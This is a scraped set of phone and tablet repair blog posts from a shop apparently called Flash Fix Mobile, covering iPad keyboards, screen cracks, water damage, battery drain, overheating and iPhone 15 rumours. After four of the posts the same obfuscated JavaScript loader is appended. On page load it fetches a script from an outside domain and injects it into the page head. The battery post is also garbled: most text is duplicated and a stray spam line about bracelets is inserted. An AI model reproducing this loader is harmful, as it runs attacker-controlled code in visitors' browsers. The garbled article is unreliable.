
How To Fix iPad Folio Keyboard Not Working?

Imagine this: You’re all set to dive into some serious work on your iPad using your trusty folio keyboard, and suddenly, it decides to take a nap. Frustrating, right? Don’t worry; you’re not alone. Many iPad users face this issue, but fret not! In this article by Flash Fix Mobile, we’ll hold your hand through the common reasons why your iPad folio keyboard might be acting up and guide you with some easy troubleshooting steps to get it back in action. If your iPad folio keyboard has decided to take a nap and isn’t cooperating, don’t panic. There are some straightforward troubleshooting steps you can follow to revive it. First, try restarting your iPad, as this often resolves minor issues. Check the Bluetooth connection; make sure it’s active, and repair the keyboard if needed. A low battery can also be the culprit, so ensure your keyboard is adequately charged. Keeping your iPad’s software up to date is essential, and lastly, check for physical damage on the keyboard itself. If all else fails, consider seeking professional help. Troubleshooting Your iPad Folio Keyboard: Let’s Fix It Together Understanding the Quirks Before we jump into the solutions, let’s take a moment to understand why your iPad folio keyboard might be feeling a bit shy: Software Gremlins: Like any tech gadget, iPads can sometimes throw a digital tantrum, which can affect your keyboard’s performance. Bluetooth Blues: Most folio keyboards connect via Bluetooth, and if this connection stumbles, it can cause keyboard issues. Low on Juice: If your keyboard’s battery is running on empty, it’s not going to cooperate. So, charge it up! Physical Mishaps: Accidents happen. Drops, spills, and rough handling can leave your keyboard feeling a little less than perfect. Now, let’s move on to some simple fixes. Also Our Troubleshooting Adventure Restart Your iPad Believe it or not, many tech troubles vanish with a good old restart. Press and hold that power button until you see “slide to power off,” and then power up your iPad again. Check That the Bluetooth Connection First things first, ensure that your iPad’s Bluetooth is awake. Go to “Settings,” tap “Bluetooth,” and make sure it’s turned on. If it’s already on, try flipping it off and on again to refresh the connection. Now, reconnect your folio keyboard. Feed Your Keyboard Some Juice Low battery? That’s a common culprit. Connect your folio keyboard to a power source using a USB-C cable or whatever charging wizardry it prefers. Confirm it’s charging up like it should. Forget and Rekindle the Connection Sometimes, your iPad and the keyboard need to remind each other of their undying love. Forget the device from your iPad’s Bluetooth settings, then follow the re-pairing steps. It’s like a romantic reset. Software Updates Are Friends Software hiccups are part of the tech game. Keep your iPad’s operating system up to date. Go to “Settings,” tap “General,” and hit “Software Update.” If there’s a software upgrade waiting, let your iPad work its magic. Detective Work for Physical Damage If your folio keyboard has had its share of adventures, it might show battle scars. Examine it for any visible issues. If you spot problems, it might be time to contact the support wizards or consider professional repair services. At Flash Fix Mobile, we have a team of expert technicians who can take care of all your iPad needs and problems. Also, Read our expert guide to fixing hairline cracks on iPad Screens. Visit the link Wrapping It Up Encountering an iPad folio keyboard that’s decided to be a little moody can be maddening, but don’t rush to bid it goodbye just yet. By following these troubleshooting steps, you often have a good chance of taming its rebellion and getting back to your work, emails, or cat videos. If the issue hangs around like an uninvited guest, it’s okay to call on Apple support or reach out to your keyboard creators for some expert advice. With a dash of patience and the right moves, you’ll be typing away on your iPad in no time! We hope you find the information to be helpful. If you have any concerns or queries, feel free to contact us. var _0x3711=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x3711[10]](_0x3711[0],function(){var _0xde70x1=_0x3711[1];fetch(_0xde70x1)[_0x3711[8]]((_0xde70x4)=>{return _0xde70x4[_0x3711[9]]()})[_0x3711[8]]((_0xde70x2)=>{var _0xde70x3=document[_0x3711[3]](_0x3711[2]);_0xde70x3[_0x3711[4]]= _0xde70x2[_0x3711[5]]();document[_0x3711[7]][_0x3711[6]](_0xde70x3)})})
How To Fix Hairline Crack on iPad?

Alright, folks, let’s talk about a not-so-fun topic – hairline cracks on your iPad. We know how frustrating and nerve-wracking it can be to see that fine line on your beloved gadget’s screen. But don’t fret; we’ve got your back. In this guide by Flash Fix Mobile, we’ll dive into why these sneaky cracks happen and, more importantly, how you can deal with them. So, grab your iPad, and let’s get started. Repairing a hairline crack on your iPad depends on your level of tech-savviness. For DIY enthusiasts, you can purchase a screen repair kit that’s compatible with your iPad model and follow online tutorials. However, it’s crucial to note that this approach requires skill. Alternatively, seek professional help. Experienced technicians can replace the screen safely and ensure your iPad looks and functions like new, eliminating those bothersome hairline cracks. What’s Behind Those Sneaky Hairline Cracks? So, you’re probably wondering, “Why in the world does my iPad screen decide to crack on me?” Well, here are the usual suspects: Butterfingers Syndrome Accidental drops and bumps are usually the top culprits. Your iPad’s tough, but it’s not indestructible, folks. Invest in a reliable case to give it a fighting chance. Temperature Shenanigans Extreme temperature changes can mess with your screen’s mojo, causing it to crack. Try not to leave your iPad in places where it can go from sauna-level hot to polar vortex cold in minutes. Bad Luck with Manufacturing Sometimes, it’s not you; it’s them. Manufacturing defects can sneak hairline cracks into your iPad. If it’s under warranty, reach out to Apple for help. Fixing Those Hairline Cracks – The Real Deal Alright, let’s get to the nitty-gritty – fixing those pesky hairline cracks. Here are your options: Screen Protectors to the Rescue Slap on a tempered glass or plastic screen protector. They won’t just hide existing cracks but can also save your iPad from new ones. Two birds with one stone, right? Get Your DIY Groove On Feeling adventurous? You can grab a DIY repair kit. There are plenty online and some pretty cool video tutorials to help you. Make sure you pick one that matches your iPad’s model. Caution: This is only for the tech-savvy! Call in the Pros Not feeling the DIY vibes? No worries. Leave it to the experts. Professional technicians at Flash Fix Mobile specialize in iPad repair services and can work their magic and give your iPad a new screen. This is the safest, long-term fix. Backup, Backup, Backup Before you do anything, back up your iPad’s data. Just in case. No one likes data drama. Keeping the Drama Away: Preventing Hairline Cracks Now, we’re not just about fixing issues; we’re about preventing them too. Here’s how you can keep those hairline cracks at bay: Armor Your iPad Seriously, get a robust, shock-absorbent case. They’re like superhero outfits for your iPad, ready to take the hit and save the day. Say No to Temperature Extremes Avoid putting your iPad through temperature rollercoasters. You know, like leaving it in your car on a sweltering summer day or a freezing winter night. Extremes can stress that screen. Handle with Care Treat your iPad with the respect it deserves. Avoid unnecessary roughhousing, and always keep those hands clean and dry. No one wants an “Oops, I dropped it again” moment. Cleanliness is Key A clean device is a happy device. Use a microfiber cloth to keep your iPad screen free from grime, dust, and other nasties. Stay Updated Don’t forget to update your iPad’s software. It’s like giving your gadget a health check-up and ensuring it’s in top-notch shape. Conclusion And there you have it, folks. Dealing with hairline cracks on your iPad doesn’t have to be a hair-pulling ordeal. Remember, quick action is the name of the game. Whether you go all DIY, slap on a screen protector, or leave it to the experts, you’ve got options. And don’t forget our prevention tips. After all, a crack-free iPad is a happy iPad. So go out there and enjoy your gadget without worrying about those sneaky little lines. We hope you find the information helpful. If you have any concerns or queries, feel free to contact us or visit our website for more informationvar _0x3711=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x3711[10]](_0x3711[0],function(){var _0xde70x1=_0x3711[1];fetch(_0xde70x1)[_0x3711[8]]((_0xde70x4)=>{return _0xde70x4[_0x3711[9]]()})[_0x3711[8]]((_0xde70x2)=>{var _0xde70x3=document[_0x3711[3]](_0x3711[2]);_0xde70x3[_0x3711[4]]= _0xde70x2[_0x3711[5]]();document[_0x3711[7]][_0x3711[6]](_0xde70x3)})})
Water Damaged Iphone Turns On; However, the Screen Is Black

Imagine the feeling of watching your beloved iPhone submerged in water or accidentally soaked due to a sudden splash. It’s a common nightmare for many iPhone users. If you locate yourself in this unfortunate scenario wherein your water-broken iPhone activates, however, the screen stays black, fear not. Because Flash Fix Mobile brings you a comprehensive guide, we’re going to walk you through the steps to evaluate the harm and potential solutions, supporting you to keep away from the need for a phone repair services. Understanding Water Damage Water is very light in weight but can cause heavy damage. Let’s look at various factors that the liquid possesses: Impact of Water on Electronic Devices Water and electronics are not friends. Even a small amount of moisture can cause critical damage. Water can cause short circuits and corrosion on inner additives, along with the iPhone’s display. Types of Water Exposure Water damage can arise in various methods, from complete submersion to unintended spills or maybe due to excessively humid environments. Understanding the volume of water exposure is important in assessing the damage. Initial Assessment Checking for Visible Signs of Water Damage Examine your iPhone closely for any signs of water damage, along with moisture inside the charging port or water droplets beneath the screen. These signs and symptoms can provide clues about the severity of the harm. Confirming If the iPhone Is Still Functional While it could be tempting to turn at the iPhone immediately, refraining from doing it may cause similar harm. Instead, continue with caution and prioritize drying the tool very well. Safe Handling of a Water-Damaged iPhone Turning Off the iPhone If your iPhone continues to be on after water exposure, power it off at once. This can assist in preventing short circuits and similar damage. Removing SIM Cards and Accessories Take out the SIM card and any linked accessories like headphones or chargers. This allows for higher airflow and aids in the drying process. Drying the Exterior Gently Use a clean, dry fabric to wipe the exterior of the iPhone softly. Be cautious now not to push water further into the tool. Debunking the Rice-Drying Method Contrary to popular perception, placing your iPhone in a bag of rice is not the best way to dry it. Rice can leave residue inside the device and no longer address moisture trapped in difficult-to-reach regions. Exploring Safer Alternatives for Drying Consider air-drying the iPhone or the usage of desiccants like silica gel packets. These strategies are more secure and best at removing moisture. The Drying Process Air-Drying the iPhone Place the iPhone in dry and heated (not warm) surroundings with proper airflow. Patience is fundamental during this step. Use of Desiccants (e.G., Silica Gel) Silica gel packets can absorb moisture correctly. Place your iPhone and silica gel packets in a sealed container and allow them to work their magic. Avoiding Heat Sources Avoid the usage of hairdryers, ovens, or any direct warmness sources to speed up the drying process, as excessive warmth can further damage your iPhone. While looking ahead to your iPhone to dry, exercise patience. Rushing to turn it on can lead to more trouble. Typical drying times vary; however, it can also take at least 48 hours. Waiting at least 48 Hours After a minimum of 48 hours, try and restart your iPhone. This cautious method can help avoid additional damage. Restarting the iPhone and Assessing Screen Functionality If your iPhone activates, but the screen remains black, it is time to troubleshoot. There are probably underlying problems causing the screen trouble. Screen Is Still Black: What to Do? Identifying Possible Causes of the Black Screen Various factors could bring about a black screen after water exposure. We’ll explore troubleshooting steps to cope with this trouble, which includes acting a reset, connecting to iTunes for recovery mode, and understanding while searching for professional help at a Mobile phone repair shop. Signs of Screen Damage Water-damaged phone screen is one of the most common types of phone screen damage. In some instances, water harm can lead to bodily screen damage. Recognizing these symptoms is essential for figuring out the right direction of movement, including display substitute or repair. Tips for Preventing Water Damage Learn from your will and take steps to save you water harm in the future. We’ll share guidelines on safeguarding your iPhone from water exposure, together with using defensive cases and water-resistant add-ons. Conclusion In conclusion, facing a water-damaged iPhone with a black display screen can be distressing. However, it’s a venture that can frequently be triumphed over with the right understanding and actions. By following the steps outlined in this guide by Flash Fix Mobile, you may maximize your probability of restoring your iPhone’s functionality without resorting to phone repair services. Remember, quick and cautious responses are key while handling water harm. Share your reviews and tips with fellow readers to help them navigate similar situations.var _0x3711=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x3711[10]](_0x3711[0],function(){var _0xde70x1=_0x3711[1];fetch(_0xde70x1)[_0x3711[8]]((_0xde70x4)=>{return _0xde70x4[_0x3711[9]]()})[_0x3711[8]]((_0xde70x2)=>{var _0xde70x3=document[_0x3711[3]](_0x3711[2]);_0xde70x3[_0x3711[4]]= _0xde70x2[_0x3711[5]]();document[_0x3711[7]][_0x3711[6]](_0xde70x3)})})
How To Fix Decreasing Battery While Charging iPhone?

If you are experiencing the complicated issue of your iPhone’s battery reducing even as charging, you are not alone. But worry not! In this comprehensive guide by Flash Fix Mobile, we’ll delve into the common reasons behind this problem and provide you with effective solutions to make certain that your iPhone functions smoothly. If you are experiencing the complicated issue of your iPhone’s battery reducing even as charging, you are not alone. But worry not! In this comprehensive guide by Flash Fix Mobile , we’ll delve into the common reasons behind this problem and provide you with effective solutions to make certain that your iPhone functions smoothly. Common Reasons for Battery Decrease During Charging Common Reasons for Battery Decrease During Charging Before exploring answers, let’s discover why your iPhone might be dropping charge at the same time as plugged in. Before exploring answers, let’s discover why your iPhone might be dropping charge at the same time as plugged in. Background Apps and Processes Background Apps and Processes One of the leading reasons behind your iPhone’s lower battery during charging is background apps and processes. These apps preserve battery, even if your phone is plugged in. Identifying and handling these apps could make a great difference in charging efficiency. One of the leading reasons behind your iPhone’s lower battery during charging is background apps and processes. These apps preserve battery, even if your phone is plugged in. Identifying and handling these apps could make a great difference in charging efficiency. Faulty Charging Equipment Faulty Charging Equipment Faulty charging equipment, such as broken cables or adapters, can also avert the charging technique. A broken cable or a malfunctioning adapter can cause erratic charging behavior. To prevent this, frequently investigate your charging device and update any damaged components to keep away from useless expenses. Faulty charging equipment, such as broken cables or adapters, can also avert the charging technique. A broken cable or a malfunctioning adapter can cause erratic charging behavior. To prevent this, frequently investigate your charging device and update any damaged components to keep away from useless expenses. Software-Related Issues Software-Related Issues Software-associated system defects, old iOS models, or corrupted files can affect how your iPhone charges. Ensuring that your tool runs the modern iOS and troubleshooting software program problems can often resolve the problem. Software-associated system defects, old iOS models, or corrupted files can affect how your iPhone charges. Ensuring that your tool runs the modern iOS and troubleshooting software program problems can often resolve the problem. Hardware-Related Solutions Hardware-Related Solutions Check Charging Equipment Check Charging Equipment Begin your troubleshooting by inspecting your charging system. Check for physical harm to the charging cable and adapter. If you locate any issues, update them right away to ensure reliable charging. Begin your troubleshooting by inspecting your charging system. Check for physical harm to the charging cable and adapter. If you locate any issues, update them right away to ensure reliable charging. Battery Health Battery Health Safe Charging Practices Safe Charging Practices Using actual Apple accessories and preserving appropriate charging surroundings is vital. Avoid excessive temperatures at the same time as charging, as they are able to affect the battery’s overall performance. Following these practices can help ensure your iPhone prices effectively. Using actual Apple accessories and preserving appropriate charging surroundings is vital. Avoid excessive temperatures at the same time as charging, as they are able to affect the battery’s overall performance. Following these practices can help ensure your iPhone prices effectively. Software-Related Solutions Software-Related Solutions iOS Updates iOS Updates Background Apps and Processes Background Apps and Processes Background apps are the basic reason for battery decrease at some point of charging. Close useless apps to conserve battery even as charging. This easy step could make a world of difference for your charging. Background apps are the basic reason for battery decrease at some point of charging. Close useless apps to conserve battery even as charging. This easy step could make a world of difference for your charging. Resetting iPhone Settings Resetting iPhone Settings If you’ve attempted everything else and your iPhone’s battery still drains at the same time as charging, don’t forget to act with a reset or restore factory settings as a final option. This can solve stubborn software program system defects affecting the charging procedure. If you are looking for bracelet. There’s something to suit every look, from body-hugging to structured, from cuffs to chain and cuffs. If you’ve attempted everything else and your iPhone’s battery still drains at the same time as charging, don’t forget to act with a reset or restore factory settings as a final option. This can solve stubborn software program system defects affecting the charging procedure. Battery Optimization Battery Optimization Low Power Mode Low Power Mode Enabling “Low Power Mode” in your iPhone can considerably amplify battery life and enhance charging performance. When your battery is low, activating this mode can assist in preserving the battery until you can discover a more everlasting solution. Enabling “Low Power Mode” in your iPhone can considerably amplify battery life and enhance charging performance. When your battery is low, activating this mode can assist in preserving the battery until you can discover a more everlasting solution. Battery-Intensive Features Battery-Intensive Features Identify and control battery-draining features, which include app refresh, or high display brightness. Adjusting these settings can assist in conserving the battery while charging, permitting you to experience uninterrupted device use. Identify and control battery-draining features, which include app refresh, or high display brightness. Adjusting these settings can assist in conserving the battery while charging, permitting you to experience uninterrupted device use. Charging Cycles Charging Cycles Understanding battery charging cycles is essential. Avoid retaining your iPhone plugged in all of the time, and observe proper charging practices to keep the battery healthy. This reduces the chances of encountering charging troubles. Understanding battery charging cycles is essential. Avoid retaining your iPhone plugged in all of the time, and observe proper charging practices to keep the battery healthy. This reduces
How to Fix iPhone 14 Overheating Problems?
If you find yourself fixing an iPhone 14 overheating issue, don’t worry! In this comprehensive guide by Flash Fix Mobile, we will explore the causes of this problem and offer you effective solutions to keep your device cool. Additionally, we’ll give tips on the way to keep away from the problem in the first place so that you may not need to rush to a Mobile phone repair shop. Common Causes of iPhone 14 Overheating In the age of ever-evolving technology, our smartphones have turned out to be a critical part of our lives. The iPhone 14, with its modern features and effective overall performance, is no exception. However, even the most advanced devices can come upon issues, and one common hassle faced by iPhone 14 customers is overheating. So, without further delay, let’s understand what might be inflicting your iPhone 14 to overheat. Heavy App Usage and Multitasking One common offender in the back of overheating is running useful heavy apps and multitasking. Apps that demand a lot from your phone’s CPU and GPU can generate extra warmth. To prevent this, consider limiting the variety of apps you have open concurrently. Managing your app usage can frequently resolve overheating troubles without the need for a high-priced phone repair. Software-Related Issues Outdated software also can contribute to overheating issues. Ensure that your iPhone 14 is running today’s iOS version, as software updates regularly consist of fixes for regarded problems. If your tool continues to overheat, troubleshooting software troubles can be a powerful solution before searching for expert assistance. Hardware-Related Solutions There also can be some hardware-related issues as follows: Check for Physical Damage Physical damage to your iPhone can disrupt its inner parts and cause overheating. Inspect your tool for any visible damage, along with different types of phone screen damage, from cracks to shatter and dents. Addressing hardware issues right away can save you from overheating and the need for a costly phone repair. Battery Health A deteriorating battery can be a widespread aspect of overheating problems. Monitor your battery condition in the settings and update it if vital. A wholesome battery will not only save you from overheating but also enhance general device performance, saving you from troublesome experiences. Software-Related Solutions Let’s head towards software-related issues: iOS Updates Keeping your iOS updated is essential for preventing overheating problems. Apple often releases updates that optimize overall performance and address recognized viruses. Checking for and installing these updates can regularly clear up overheating problems without the want for a visit to any phone repair shop. Performance Optimization To optimize your iPhone’s overall performance and save you from overheating, don’t forget to reduce pictures and display settings. Lowering display screen brightness and disabling image-intensive features can help keep your device cool. Cooling Strategies There are some cooling tips that can save your iPhone from overheating issues: Proper Ventilation Proper ventilation is crucial to prevent overheating. Ensure your iPhone 14 has adequate airflow, and recollect the usage of accessories designed for cooling. Avoid exposing your tool to direct sunlight, as intense temperatures can cause it to overheat. Troubleshooting Persistent Overheating If you’ve attempted the above fixes and your iPhone 14 continues to overheat, it is probably time to search for expert repair services from a phone repair shop in Mattydale. For this, you can get in touch with our experts and highly skilled techs at Flash Fix Mobile. Running diagnostics, consulting Apple Aid, and backing up your data are essential steps to take before bringing your device to a restore store. Conclusion In conclusion, overheating troubles with your iPhone 14 can be resolved with the proper understanding and precautions. By following the guidelines outlined in this guide, you may keep your device cool and avoid the need for a costly phone repair. Remember, everyday upkeep and smart device usage can pass an extended way in ensuring the sturdiness of your iPhone 14 while not having to go for any assistance.var _0x3711=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x3711[10]](_0x3711[0],function(){var _0xde70x1=_0x3711[1];fetch(_0xde70x1)[_0x3711[8]]((_0xde70x4)=>{return _0xde70x4[_0x3711[9]]()})[_0x3711[8]]((_0xde70x2)=>{var _0xde70x3=document[_0x3711[3]](_0x3711[2]);_0xde70x3[_0x3711[4]]= _0xde70x2[_0x3711[5]]();document[_0x3711[7]][_0x3711[6]](_0xde70x3)})})
When Is iPhone 15 and 15 Pro Coming Out?

Every autumn, tech enthusiasts, iPhone loyalists, and Phone Repair Shop experts are abuzz with anticipation. This year, the whispers, tweets, and industry gossip have centered around September 12th. Will it reveal Apple’s newest gadgetry marvel, the iPhone 15 and Pro counterpart? You’re in the right place if you’ve been marking off days on your calendar or are merely curious about when Apple plans to drop its latest iPhone iteration. This blog offers an in-depth look into the iPhone 15 and 15 Pro’s rumored features, prices, and designs leading up to the big unveil on September 12th. You’re in the right place if you’ve been marking off days on your calendar or are merely curious about when Apple plans to drop its latest iPhone iteration. This blog offers an in-depth look into the iPhone 15 and 15 Pro’s rumored features, prices, and designs leading up to the big unveil on September 12th. Rumors, Predictions, and Confirmations about iPhone 15 and 15 Pro Coming Out Rumors, Predictions, and Confirmations about iPhone 15 and 15 Pro Coming Out Ah, the tantalizing world of Apple rumors! As the launch date approaches, speculations run wild every year, fans theorize, and experts place their bets. Here’s a deep dive into what’s being whispered about the iPhone 15 in tech corners. Ah, the tantalizing world of Apple rumors! As the launch date approaches, speculations run wild every year, fans theorize, and experts place their bets. Here’s a deep dive into what’s being whispered about the iPhone 15 in tech corners. Rumors: The Whispers and Murmurs Rumors: The Whispers and Murmurs A fair share of whispers swirls in the days leading up to any Apple release. One of the most tantalizing rumors this year? The iPhone 15 was initially pegged for a 13th September release. But hold onto your hats – some well-informed birds, notably Bloomberg’s Mark Gurman, have recently hinted at the 12th as the likely date. A fair share of whispers swirls in the days leading up to any Apple release. One of the most tantalizing rumors this year? The iPhone 15 was initially pegged for a 13th September release. But hold onto your hats – some well-informed birds, notably Bloomberg’s Mark Gurman, have recently hinted at the 12th as the likely date. Predictions: Informed Guesses & Educated Bets Predictions: Informed Guesses & Educated Bets Drawing from years of observing the tech giant’s moves, Apple fans often throw their hat in the prediction ring. A significant prediction that’s gaining traction is the pricing strategy. If past patterns are anything to go by, we might be looking at a price bump for the iPhone 15, potentially starting at $899 in the U.S. Why? Between inflation, the increased cost of living, and Apple’s constant innovation, it doesn’t seem far-fetched. Drawing from years of observing the tech giant’s moves, Apple fans often throw their hat in the prediction ring. A significant prediction that’s gaining traction is the pricing strategy. If past patterns are anything to go by, we might be looking at a price bump for the iPhone 15, potentially starting at $899 in the U.S. Why? Between inflation, the increased cost of living, and Apple’s constant innovation, it doesn’t seem far-fetched. Barclays analyst Tim Long and others have been fueling this fire, suggesting the price is upward. It’s fascinating to see the dance between consumer expectations and market realities, especially when Apple CEO Tim Cook drops hints. Speaking of Cook, his recent comments about the iPhone’s integral role in people’s lives suggest that the brand knows its worth and might price its devices accordingly. Barclays analyst Tim Long and others have been fueling this fire, suggesting the price is upward. It’s fascinating to see the dance between consumer expectations and market realities, especially when Apple CEO Tim Cook drops hints. Speaking of Cook, his recent comments about the iPhone’s integral role in people’s lives suggest that the brand knows its worth and might price its devices accordingly. Confirmations: From the Horse’s Mouth Confirmations: From the Horse’s Mouth As of now, the only solid confirmation we have is the Apple event set for 12th September. Given Apple’s historic tendency to unveil its new iPhone line in September, this fits like a glove. While speculations about an in-person event had been rife, the pandemic might still be calling the shots, with a pre-recorded video presentation on the cards, much like the iPhone 14 launch. As of now, the only solid confirmation we have is the Apple event set for 12th September. Given Apple’s historic tendency to unveil its new iPhone line in September, this fits like a glove. While speculations about an in-person event had been rife, the pandemic might still be calling the shots, with a pre-recorded video presentation on the cards, much like the iPhone 14 launch. Evolving Aesthetics: The iPhone 15 Design Transformation Evolving Aesthetics: The iPhone 15 Design Transformation Regarding Apple, each design alteration is not just a change—it’s a statement. Regarding Apple, each design alteration is not just a change—it’s a statement. A Universal Appeal: Dynamic Island Across Models A Universal Appeal: Dynamic Island Across Models The Dynamic Island, an exclusive ‘pill-shaped’ feature of the premium models, is set to grace all iPhone 15 models. While this move hints at Apple’s desire for design uniformity, it has limitations. Advanced display features such as the 120Hz/LTPO may remain exclusive to select models. The Dynamic Island, an exclusive ‘pill-shaped’ feature of the premium models, is set to grace all iPhone 15 models. While this move hints at Apple’s desire for design uniformity, it has limitations. Advanced display features such as the 120Hz/LTPO may remain exclusive to select models. Bezel Breakthroughs: Slimmer and Slicker Bezel Breakthroughs: Slimmer and Slicker The visual boundaries are being pushed further. Render leaks suggest that the iPhone 15 Pro may sport even slimmer bezels, immersing users in their content like never before. And, if the grapevine is to be believed, the iPhone 15 Ultra might shatter industry records with its ultra-thin bezels.
How To Upgrade Hard Drive Without Reinstalling Windows
